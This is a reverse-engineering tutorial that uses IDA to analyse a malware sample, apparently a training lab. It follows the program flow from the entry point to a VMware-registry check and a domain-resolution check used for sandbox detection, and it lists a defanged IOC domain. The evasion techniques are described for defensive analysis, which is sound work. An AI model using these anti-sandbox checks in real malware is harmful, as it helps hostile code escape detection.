
After you hit OK, IDA will load the executable file into memory and disassembles the machine code to render the disassembled output for you. The screenshot below illustrates the different views in IDA.

Once the executable is loaded and the analysis completes, the disassembled code of the sample shell.exe will be exhibited in the main IDA-View window. You can traverse through the ode using the cursor keys or scroll bar and zoom in or out using the mouse wheel or the zoom controls.
Text and Graph Views
The disassembled code is presented in two modes, namely the Graph View and the Text View. The default view is the Graph View, which provides a graphic illustration of the function’s basic blocks and their interconnections. Basic blocks are instruction sequences with a single entry and exit point. These basic blocks are symbolized as nodes in the graph view with the connections between them as edges.
To toggle between the graph and text views, simply press the spacebar button.
- The Graph View offers a pictorial representation of the program’s control flow, facilitating a better understanding of execution flow, indentification of loops, conditionals, and jumps, and a visualization of how the program branches or cycles through different code paths. The functions are displayed as nodes in the Graph View. Each function is depicted as a distinct node with a unique identifier and additional details such as the function name, address, and size.

- The Text view displays the assembly instructions along with their corresponding memory address. Each line in the Text view represents an instruction or a data element in the code, beginning with the section
name:virtual addressformat (for example,.text:00000000004014F0, where the section name is.textand the virtual address is00000000004014F0).
text:00000000004014F0 ; =============== S U B R O U T I N E =======================================
text:00000000004014F0
text:00000000004014F0
text:00000000004014F0 public start
text:00000000004014F0 start proc near ; DATA XREF: .pdata:000000000040603C↓o
text:00000000004014F0
text:00000000004014F0 ; FUNCTION CHUNK AT .text:00000000004022A0 SIZE 000001B0 BYTES
text:00000000004014F0
text:00000000004014F0 ; __unwind { // __C_specific_handler
text:00000000004014F0 sub rsp, 28h
text:00000000004014F4
text:00000000004014F4 loc_4014F4: ; DATA XREF: .xdata:0000000000407058↓o
text:00000000004014F4 ; __try { // __except at loc_40150C
text:00000000004014F4 mov rax, cs:off_405850
text:00000000004014FB mov dword ptr [rax], 0
text:0000000000401501 call sub_401650
text:0000000000401506 call sub_401180
text:000000000040150B nop
text:000000000040150B ; } // starts at 4014F4

IDA’s Text view employs arrows to signify different types of control flow instructions and jumps. Here are some commonly seen arrows and their interpretations:
- Solid Arrow (->): A solid arrow denotes a direct jump or branch instruction, indicating an unconditional shift in the program’s flow where execution moves from one location to another. This occurs when a jump or branch instruction like
jmporcallis encountered. - Dashed Arrow (—>): A dashed arrow represents a conditional jump or branch instruction, suggesting that the program’s flow might change based on a specific condition. The destination of the jump depends on the condition’s outcome. For instance, a
jzinstruction will trigger a jump only if a previous comparison yielded a zero value.

By default, IDA initially exhibits the main function or the function a the program’s designated entry point. However, you have the liverty to explore and examine other functions in the graph view.
Recognizing the Main Function in IDA
The following screenshot demonstrates the start function, which is the program’s entry point and is generally responsible for setting up the runtime environment before the actual main function. This is the initial start function shown by IDA after the executable is loaded.
Your objective is to locate the actual main function, which necessitates further exploitation of the disassembly. You will search for function calls or jumps that lead to other functions, as one of them is likely to be the main function. IDA’s graph view, cross-reference, or function list can aid in navigating through the disassembly and identifying the main function.
However, to reach the main function, you first need to understand the function of this start function. This function primarily consists of some initialization code, exception handling, and function calls. It eventually jumps to the loc_40150C label, which is an exception handler. Therefore, you can infer that this is not the actual main function where the program logic typically resides. You will inspect the other function calls to identify the main function.
The code commences by substracting 0x28 from the rsp register, effectively creating space on the stack for local variables and preserving the previous stack contents.
public start
start proc near
; FUNCTION CHUNK AT .text:00000000004022A0 SIZE 000001B0 BYTES
; __unwind { // __C_specific_handler
sub rsp, 28h
The middle block in the screenshot above represents an exception handling mechanism that uses structured exception handling (SEH) in the code. The __try and __except keywords suggest the setup of an exception handling block. Within this, the subsequent call instructions call two subroutines named sub_401650 and sub_401180, respectively. These are placeholder names automatically generated by IDA to denote subroutines, program locations, and data. The autogenerated names usually bear one of the following prefixes followed by their corresponding virtual addresses: sub_<virtual_address> or loc_<virtual_address> etc.
loc_4014F4:
; __try { // __except at loc_40150C
mov rax, cs:off_405850
mov dword ptr [rax], 0
call sub_401650 ; Will inspect this function
call sub_401180 ; Will inspect this function
nop
; } // starts at 4014F4
-----------------------------------------------
loc_40150C:
; __except(TopLevelExceptionFilter) // owned by 4014F4
nop
add rsp, 28h
retn
; } // starts at 4014F0
start endp
Navigating Through Functions in IDA
Inspect the contents of these two functions sub_401650 and sub_401180 by navigating within each function to peruse the disassembled code.
You will initially open the first function/subroutine sub_401650. To enter a function in IDA’s disassembly view, place the cursor on the instruction that represents the function call you want to follow, then right-click on the instruction and select Jump to Operand from the context menu. Alternatively, you can press the Enter key on your keyboard.
Then, IDA will guide you to the target location of the jump or function call, taking you to the start of the called function or the destination of the jump.
Now that you’re inside the first function/subroutine sub_401650.
In this subroutine, you can see call instructions to the functions such as GetSystemTimeAsFileTime, GetCurrentProcessId, GetCurrentThreadId, GetTickCount, and QueryPerformanceCounter. This pattern is frequently observed at the beginning of disassembled executable code and typically consists of setting up the initial stack frame and carrying out some system-related initialization tasks.
The type of instructions detailed here are typically found in the executable code produced by compilers targeting the x86/x64 architecture. When an executable is loaded and run by the OS, it falls to the OS to ready the execution environment for the program. This process involves tasks such as stack setup, register initialization, and preparation of system-relevant data structures.
Broadly speaking, this section of code is part of the initial execution environment setup, carrying out necessary system-related initialization tasks before the program’s main logic executes. The goal here is to guarantee that the program launches in a consistent state, with access to necessary system resources and information. To clarify, this isn’t where the program’s main logic resides, and so you need to explore other function calls to pinpoint the main function.
Return to and open the second subroutine, sub_401180, to examine its contents.
To backtrack to the previous function you were scrutinizing, you can press the Esc key on your keyboard, or alternatively, you can click the Jump Back button in the toolbar.

IDA will transport you back to the previous functions you were inspecting, taking you to where you were prior to shifting to the current function or location. You’re now back at the preceding location, which contains the call instructions to the current function, sub_401650, as well as another function, sub_401180.
From here, you can position the cursor on the instruction to call sub_401180 and press Enter.

This will guide you into the function sub_401180, where you will endeavor to identify the main function in which the program logic is situated.

Upon examination, you can observe that this function seems to be implicated in initializing the StartupInfo structure and performing certain checks relative to its value. The rep stosq instruction nullifies a block of memory, while subsequent instructions modify the contents of registers and execute conditional jumps based on register values. This does not seem to be the main function in which the program logic resides, but it does not contain a few call instructions which could potentially lead you to the main function. You will investigate all the call instructions prior to the return of this function.
You need to scroll to this function’s endpoint and begin searching for call instructions from the bottommost one.
On scrolling upwards from the endpoint of this block, you observe a call to another subroutine, sub_403250, prior to this function’s return.

Your objective is to traverse the function calls preceding the program’s exit in order to locate the main function, which might contain the initial code for registry check you witnessed in process monitor and strings.
You must now navigate to the function sub_403250 to investigate its contents. To enter this function, you should position the cursor on the call instruction below:
call sub_403250
You can right-click on the instruction and select Jump to Operand from the context menu, or alternatively, you can press Enter key. This action will reveal the disassembled function for sub_403250.

Upon reviewing the instructions, it appears that the function is querying the registry for the value associated with the SOFTWARE\\VMware, Inc.\\VMware Tools path and performing a comparison to discern whether VMWare Tools is installed on the machine. Generally speaking, it seems probable that this is the main function, which was referenced in the process monitor and strings.
You can observe that the registry query is performed using the function RegOpenKeyExA, as shown in the instruction call cs:RegOpenKeyExA in the disassembled code that follows:
xor r8d, r8d ; ulOptions
mov [rsp+148h+cbData], 100h
mov [rsp+148h+phkResult], rax ; phkResult
mov r9d, 20019h ; samDesired
lea rdx, aSoftwareVmware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov rcx, 0FFFFFFFF80000002h ; hKey
call cs:RegOpenKeyExA
In the code block above, the final instruction, call cs:RegOpenKeyExA, is presumably a representation of the RegOpenKeyExA function call, prefaced by cs. The function RegOpenKeyExA is a part of the Windows Registry API and is utilized to open a handle to a specified registry key. This function enables access to the Windows registry. The A in the function name signifies that it is the ANSI version of the function, which operates on ANSI-encoded strings.
In IDA, cs is a segment register that usually refers to the code segment. When you click on cs:RegOpenKeyExA and press Enter, this action takes you to the .idata section, which includes import-related data and the import address of the function RegOpenKeyExA. In this scenario, the RegOpenKeyExA function is imported from an external library, with its address stored in the .idata section for future use.

.idata:0000000000409370 ; LSTATUS (__stdcall *RegOpenKeyExA)(HKEY hKey, LPCSTR lpSubKey, DWORD ulOptions, REGSAM samDesired, PHKEY phkResult)
.idata:0000000000409370 extrn RegOpenKeyExA:qword
.idata:0000000000409370 ; CODE XREF: sub_403160+3E↑p
.idata:0000000000409370 ; sub_403220+3C↑p
.idata:0000000000409370 ; DATA XREF: ...
This is not the actual address of the RegOpenKeyExA function, but rather the address of the entry in the IAT (Import Address Table) for RegOpenKeyExA. The IAT entry houses the address that will be dynamically resolved at runtime to point to the actual function implementation in the respective DLL.
The line extrn RegOpenKeyExA:qword indicates that RegOpenKeyExA is an external sysmbol to be resolved at runtime. This alerts the assembler that the function is defined in another module or librabry, and the linker will handle the resolution of its address during the linking process.
In actuality, cs:RegOpenKeyExA is a means of accessing the IAT entry for RegOpenKeyExA in the code segment using a relative reference. The actual address of RegOpenKeyExA will be resolved and stored in the IAT during runtime by the OS’s dynamic linker/loader.
Based on the overall structure of this function, you can conjecture that this is the possible main function. Rename it to assumed_Main for easy recollection in the event you come across references to this function in the future.
To rename a function in IDA, you should proceed as follows:
- Position the cursor on the function name or the line containing the function definition. Then, press the
Nkey on the keyboard, or right-click and selectRenamefrom the context menu. - Input the new name for the function and press
Enter.
IDA will update the function name throughout the disassembly view and any references to the function within the binary.
note
Renaming a function in IDA does not modify the actual binary file. It only alters the representation within IDA’s analysis.
Not delving into the instructions present in this block of code, you can identify two function calls emanating from this function (sub_401610 and sub_403110) prior to calling the Windows API function RegOpenKeyExA. Examine both of these before you advance to the WINAPI functions.
Direct the cursor to their respective call instructions and tapping Enter to glimpse within.
Begin by examining the disassembled code for the first subroutine sub_401610. Initiate the journey into the subroutine by pressing Enter on the call instruction for sub_401610.
You find yourself in the first subroutine sub_401610, which examines the value of a variable (cs:dword_408030). If its value is zero, it is refined as one. It subsequently redirects to sub_4015A0.
The following instructions detail sub_401610.
sub_401610 proc near
mov eax, cs:dword_408030
test eax, eax
jz short loc_401620
loc_401620:
mov cs:dword_408030, 1
jmp sub_4015A0
sub_401610 endp
It initiates by transferring the value of the variable dword_408030 into the eax register. It the conducts a bitwise AND operation with eax and itself, essentially evaluating whether the value is zero. If the result of the preceding test instruction deems eax as zero, it redirects to sub_4015A0.
sub_4015A0 proc near
push rsi
push rbx
sub rsp, 28h
mov rdx, cs:off_405730
mov rax, [rdx]
mov ecx, eax
cmp eax, 0FFFFFFFFh
jz short loc_4015F0
By pressing Enter while the cursor is on the function name sub_4015A0, you navigate to the disassembled code, revealing that the function commences by pushing the values of the rsi and rbx registers onto the stack, preserving the register values. Subsequently, it allots space on the stack by subtracting 28h (40 decimal) bytes from the stack pointer (rsp). It then retrieves a function pointer from the address encapsulated in off_405730 and stashes it in the raxregister.
I essence, they seem to execute initialization checks and operations related to function pointers before the program proceeds to call the second subroutine sub_403110 and the WINAPI function for registry operations. This isn’t the actual main function hosting the program logic, so you will scrutinize other function calls to pinpoint the main function.
You can rename this function as initCheck for your remembrance by pressing N and typing in the new function name.
At this point, you either press the Esc key or select the Jump Back button in the toolbar to revert to the second subroutine sub_403110 and explore its inner workings.
Once you’ve navigated back to the previous function (assumed_Main), you should position the cursor on the call sub_403110 instruction and hit Enter.
This transition lands you in the disassembled code for this function. Examine its operation.

The variables Parameters, File, and Operation are string variables stowed in the .rdata section of the executable. The lea instructions are utilized to obtain the memory addresses of these strings, which are subsequently passed as arguments to the ShellExecuteA function. This block of code is accountable for a sleep duration of 5 seconds. Following that, it reverts to the preceding function. Having understood the code, you can rename this function as pingSleep by right-clicking and choosing rename.
After investigating the operations within the two function calls (sub_401610 and sub_403110) from this function and before invoking the Windows API function RegOpenKeyExA, inspect the calls made to the WINAPI function RegOpenKeyExA. In this IDA disassembly view, the arguments passed to the WINAPI function call are depicted above the call instruction. This standard convention in disassemblers offers a lucid representation of the function call along with its corresponding arguments.
The Windows API function, RegOpenKeyExA, is utilized here to unlock a registry key. The syntax of this function, as per Microsoft documentation, is presented below.
LSTATUS RegOpenKeyExA(
[in] HKEY hKey,
[in, optional] LPCSTR lpSubKey,
[in] DWORD ulOptions,
[in] REGSAM samDesired,
[out] PHKEY phkResult
);
Deconstruct the code for this function as it appears in the IDA disassembled view:
lea rax, [rsp+148h+hKey] ; Calculate the address of hKey
xor r8d, r8d ; Clear r8d register (ulOptions)
mov [rsp+148h+phkResult], rax ; Store the calculated address of hKey in phkResult
mov r9d, 20019h ; Set samDesired to 0x20019h (which is KEY_READ in MS-DOCS)
lea rdx, aSoftwareVmware ; Load address of string "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov rcx, 0FFFFFFFF80000002h ; Set hKey to 0xFFFFFFFF80000002h (HKEY_LOCAL_MACHINE)
call cs:RegOpenKeyExA ; Call the RegOpenKeyExA function
test eax, eax ; Check the return value
jnz short loc_40330F ; Jump if the return value is not zero (error condition)
The lea instruction calculates the address of the hKey variable, presumably a handle to a registry key. Then, mov rcx, 0FFFFFFFF80000002h pushes HKEY_LOCAL_MACHINE as the first argument (rcx) to the function. The lea rdx, aSoftwareVmware instruction employs the load effective address (LEA) operation to calculate the effective address of the memory location storing the string Software\\VMware, Inc.\\VMware Tools. This calculated address is then stowed in the rdx register, the function’s second argument.
The third argument to this function is passed to the r8d register via the instruction xor r8d, r8d which empties the r8d register, by implementing an XOR operation with itself, effectively resetting it to zero. In the context of this code, it indicates that the third argument (ulOptions) passed to the RegOpenKeyExA function bears a value of 0.
The fourth argument is mov r9d, 20019h, corresponding to KEY_READ in MS-DOCS.
The fifth argument, pkhResult, is on the stack. By adding rsp+148h to the base stack pointer rsp, the code accesses the memory location on the stack where the pkhResult parameter resides. The mov [rsp+148h+phkResult], rax instruction duplicates the value of rax to the memory location pointed to by pkhResult, essentially storing the address of hKey in pkhResult.
From this point onward, whenever you stumble upon a WINAPI function reference in the code, you’ll resort to the Microsoft documentation for that function to grasp its syntax, parameters, and the return value. This will assist you in understanding the probable values in the registers when these functions are invoked.
Should you scroll down the graph view, you encounter the next WINAPI function RegQueryValueExA which retrieves the type and data for the specified value name associated with an open registry key. The key data is compared, and upon a match, a message box stating Sandbox Detected is displayed. If it does not match, then it redirects to another subroutine sub_402EA0. You’ll also rectify this sandbox detection in the debugger later. The image below outlines the overall flow of this operation.

Press Enter on the upcoming call instruction for the function sub_402EA0 to enable you to scrutinize this subroutine and figure out its operations.

Upon pressing Enter, you uncover its functionality. This subroutine seems to execute network-related operations using the Windows Sockets API (Winsock). It initially invokes the WSAStartup function to set up the Winsock library, then it calls the WSAAPI function getaddrinfo which is used to fetch address information for the specified node name (pNodeName) based on the provided hints pHints. The subroutine verifies the success of the address resolution using the getaddrinfo function.
If the getaddrinfo function yields a return value of zero, this implies that the address has been successfully resolved to an IP. Following this event, if indeed successful, the sequence jumps to a MessageBox which displays Sandbox detected. If not, it directs the flow to the subroutine sub_402D00.
Subsequently, it prompts the invocation of the WSACleanup function. This action initiates the cleanup of resources related to Winsock, irrespective of whether the address resolution process was successful or unsuccessful.
Possible IOC: Note the domain name iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com as a component of potential IoCs.
To explore the consequences of bypassing the sandbox check, you’ll delve into the subroutine sub_402D00. You can scrutinize this subroutine by hitting Enter on the ensuing call instruction related to the sub_402D00 function.

This function first reserves space on the stack for local variables before calling sub_402C20, a distinct function. The output of this function is then stored within the eax register. Depending on the results derived from the sub_402C20 function, the sequence either returns (retn) or leaps to sub_402D20.
Consequently, you’ll select the first highlighted function, sub_402C20, by pressing Enter to examine its instructions. Upon thorough analysis of sub_402C20, you’ll loop back to this block to evaluate the second highlighted function, sub_402D20.
